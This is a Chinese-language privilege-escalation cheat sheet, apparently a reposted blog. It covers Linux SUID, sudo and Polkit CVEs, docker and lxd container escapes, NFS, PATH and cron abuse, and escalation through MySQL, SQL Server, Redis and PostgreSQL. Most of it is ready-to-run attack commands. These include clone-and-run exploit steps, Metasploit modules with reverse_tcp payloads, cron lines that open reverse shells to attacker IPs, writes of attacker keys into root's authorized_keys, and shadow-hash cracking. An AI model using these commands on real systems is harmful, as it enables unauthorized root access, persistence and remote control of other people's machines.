

suid在liunx提取提权里是做重要的板块,suid就是root将文件赋予s权限,使用这个文件的任意用户都享有root的权限,那么如果root赋值的文件是可以执行系统命令的,那就能达到提权的效果
suid利用查询网站:https://gtfobins.github.io/
手工探测
find / -user root -perm -4000 -print 2>/dev/null
使用自动化工具
./LinEnum.sh
下载:https://github.com/rebootuser/LinEnum

利用
Capabilities
其实也就是相较于suid更精细的权限划分,这里例句几个提权有帮助的权限。
添加权限
sudo setcap "CAP_SETUID+ep" 文件路径 root权限
sudo setcap "CAP_DAC_OVERRIDE+ep" 文件路径 查看权限
sudo setcap “CAP_SYS_PTRACE” 文件路径 进程进程管理
删除权限
sudo setcap -r 文件路径
搜集命令
getcap -r / 2>/dev/null
例子
python(CAP_SETUID+ep)

cat(CAP_DAC_OVERRIDE+ep)

详细链接:https://www.cnblogs.com/f-carey/p/16026088.html#tid-RJjMJW
Sudo

sudo原理就是因为sudo可以使用root的权限,在加上设置了某些命令不需要root登录就可以使用 就可以使用和suid一样执行系统命令提权提权,这里说下利用和sudo的提权漏洞。
使用自动化工具
./LinEnum.sh | grep NOPASSWD
利用

CVE-2021-3156
Sudo在1.9.5p2之前版本中存在一个off-by-one错误,该错误可能导致堆基缓冲区溢出。攻击者可以通过使用sudoedit -s命令加上以单个反斜杠字符结尾的命令行参数,从而提升权限到root
判断命令
sudoedit -s / (报错)
利用
git clone https://www.github.com/blasty/CVE-2021-3156.git
cd cve-2021-3156
make
chmod a+x sudo—hax-me-a-sandwith
./sudo—hax-me-a-sandwith 0|1|2

CVE-2025-32463
Sudo版本在1.9.17p1之前存在漏洞,本地用户可以利用该漏洞获取root权限。这是因为使用--chroot选项时,会从用户控制的目录中读取/etc/nsswitch.conf文件并结合--chroot选项,绕过正常的权限检查机制。这个改动会导致Sudo程序执行时使用了恶意构造的/etc/nsswitch.conf文件,从而使得攻击者可以提升权限至root
利用
git clone https://github.com/pr0v3rbs/CVE-2025-32463_chwoot.git
cd
./sudo-chwoot.sh
LD_PRELOAD
LD_PRELOAD是Linux系统的一个环境变量,它可以影响程序的运行时的链接(Runtime linker),它允许你定义在程序运行前优先加载的动态链接库,上面有说过这里就不说了。
条件:在/etc/sudoers文件允许加载co文件和允许无密码运行


利用

那为什么不用sudo提权,当可以利用的命令不是可以执行系统命令的我们依然可以使用这个。

容器提权

容器提权是当前用户为计算机用户并且在docker或lxd组内,拥有启动容器的权限。我们把系统的根目录复制到容器中,再通过破解/etc/shados、写计划任务、写公钥等手段达到提权。
docker

工具探针
./LinEnum.sh | grep '(docker)'
利用
创建容器
docker run -v /:/mnt --rm -it alpine

之后的步骤有三种
1.破解/etc/shados
我们在容器中可以看到/shados文件的密码可以在通过hashcat爆破出密码
hashcat.exe -a 0 -m 1800 linux_shadow.txt password.txt (linux_$6$)
hashcat.exe -a 0 -m 15900 linux_shadow.txt password.txt --status --username (linux_$y$)


2.写计划任务
因为我们复制了根目录并且我们这里修改文件磁盘也会发送改变,那我们可以找到/var/spool/cron写计划任务反弹shell来提权
vi /mnt/var/spool/cron/root
*/1 * * * * bash -i >& /dev/tcp/ip/9999 0>&1 2>&1

3.写公钥


同样的我们也可以把公钥写道.ssh路径达到无密码登录
ssh-keygen
(echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > key.txt
echo 公钥 > /mnt/root/.ssh/authorized_keys


lxd

工具探针
./LinEnum.sh | grep (lxd)
利用

导入 Alpine 镜像
lxc image import alpine-v3.16-x86_64-20221112_0508.tar.gz --alias alpine初始化 Alpine 镜像
添加 security.privileged=true 标志,以便容器以 root 身份运行lxc init alpine juggernaut -c security.privileged=true
将宿主机文件系统 / 目录挂载到到容器内操作系统的挂载点上
lxc config device add juggernaut gimmeroot disk source=/ path=/mnt/root recursive=true启动容器
lxc start juggernaut进入 root shell
lxc exec juggernaut sh
之后的思路和上面的一样
nfs提权


nfs是liunx的一个文件共享服务,客户端连接后可以实现共享文件甚至是文件的权限设置,那么上传一个suid权限的可执行文件反弹shell,就可以达到提权。
利用
shell代码:#include <stdio.h> #include <stdlib.h> #include <sys/types.h> #include <unistd.h> int main() { setuid(0); system("/bin/bash"); return 0; }
kali上传带有s属性的文件

服务端运行文件
环境变量提权

这个其实就是一个文件有s属性(root)并且回去执行系统命令(ps,id),我们把bash重命名为对应的命令,在添加环境变量,导致运行这个文件时找到是我们重命名的bash达到提权
方法:在当前目录复制echo “/bin/bash” > /tmp/ps
chmod 777 ps
创建环境变量目录 export PATH=/tmp:$PATH
执行文件
Root
计时任务配置不当

计划任务就是指定的脚本文件可以被所有人修改,那么攻击者更改更改脚本写入恶意命令。
文件创建是用的 chmod 777 文件名 导致所有用户都可以修改文件
Polkit

polkit 的 pkexec 工具发现了一个本地权限提升漏洞。该工具允许未授权用户根据预定义策略以特权用户身份运行命令。当前版本的 pkexec 在处理调用参数数量方面存在错误,最终会尝试将环境变量作为命令执行。攻击者可以利用此漏洞构造环境变量,诱导 pkexec 执行任意代码,从而导致本地权限提升
探针
dpkg -s policykit-1 2>/dev/null | grep -q "Status: install" && echo "已安装" || echo "未安装"
利用
git clone https://www.github.com/berdav/CVE-2021-4034.git
Cd cve-2021-4034
Make
./cve-2021-4034
数据库
当我们通过sql注入或查看数据库文件找到密码拿到数据库权限,也可以通过一下方法拿到计算机的系统权限从而提权。
Mysql
mysql禁止外联解决办法
GRANT ALL PRIVILEGES ON *.*TO 'root'@'%' IDENTIFIED BY '(password)' WITH GRANT OPTION;
FLUSH PRIVILEGES;



Udf
上传恶意的dll 通过这个dll来创建一个函数执行系统命令
大于5.2的在/www/server/mysql/lib/plugin
小于5.2的在c:/windows 或systeam32
msf
use exploit/multi/mysql/mysql_udf_payload
set payload windows/meterpreter/reverse_tcp
set username root
set password xxx
set rhosts ip
run

启动项提权
这个也没啥说的把恶意文件写道自启动路径,待服务器重启运行文件上线
msf
use exploit/windows/mysql/mysql_start_up
set rhosts ip
set username root
set password xxx
set AllowNoCleanup true
run
mof

利用了C:\Windows\System32\wbem\MOF目录下的nullevt.mof文件利用该文件每分钟会去执行一次的特性,向该文件中写入cmd命令,就会被执行但是现在的windows服务器都不支持这个了,有点落后
msf
use exploit/windows/mysql/mysql_mof
set rhosts ip
set username root
set password xxx
run
Sqlserver
sqlserver主要是有一些函数可以使用system用户执行命令,从而达到提权
取消禁止外联
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'Ad Hoc Distributed Queries', 1;
RECONFIGURE;

xp_cmdshell
被禁了恢复
EXEC sp_configure 'show advanced options', 1
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
命令执行
EXEC master.dbo.xp_cmdshell '命令'
sp_oacreate
被禁了恢复
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE WITH OVERRIDE;
EXEC sp_configure 'Ole Automation Procedures', 1;
RECONFIGURE WITH OVERRIDE;

命令执行
declare @shell int exec sp_oacreate 'wscript.shell',@shell output exec sp_oamethod @shell,'run',null,'c:\windows\system32\cmd.exe /c 命令 >c:\1.txt'
Redis

redis就是经典的写公钥,写计划任务,主从复制。
ssh密钥
把数据储存目录和数据存放目录设置到ssh目录
生成密钥
ssh-keygen -t rsa
把密钥生成txt文本
(echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > key.txt
指定路径到ssh
cat /root/.ssh/key.txt | redis-cli -h 192.168.225.131 -x set xxx
Redis的备份路径为/root/.ssh/
redis-cli -h 192.168.225.131 -p 6379
config set dir /root/.ssh
保存文件名为authorized_keys,并将数据保存在目标服务器硬盘上
config set dbfilename authorized_keys
save


写入计划任务



把数据储存目录和数据存放目录设置到计划任务目录
redis-cli -h 192.168.225.131 -p 6379
set xxx "\n\n*/1 * * * * /bin/bash -i>&/dev/tcp/192.168.225.130/9999 0>&1\n\n"
config set dir /var/spool/cron/
config set dbfilename root
save
主从复制

在Reids 4.x之后,Redis新增了模块功能,通过外部拓展,可以实现在Redis中实现一个新的Redis命令,通过写C语言编译并加载恶意的.so文件,达到代码执行的目的
python redis-rce.py -r 192.168.225.131 -L 192.168.225.131 -f exp.so
Pgsql
CVE-2019-9193

PostgreSQL 9.3 至 11.2 版本中的 "COPY TO/FROM PROGRAM" 功能允许超级用户及 'pg_execute_server_program' 组的用户以数据库操作系统用户身份执行任意代码。这一功能默认启用,并可被滥用以在 Windows、Linux 和 macOS 上执行任意操作系统命令
DROP TABLE IF EXISTS cmd_exec; CREATE TABLE cmd_exec(cmd_output text); COPY cmd_exec FROM PROGRAM 'id'; SELECT * FROM cmd_exec;
结语
权限提升是一个关键的承上启下的节点,是我们打进内网的第一个流程,上面的总结涵盖大部分的攻击面,希望能帮助各位师傅提供更多思路。
github:hkl1x
weixin:wxid_gyhkcfxipu5w22
如有侵权请联系:admin#unsafe.sh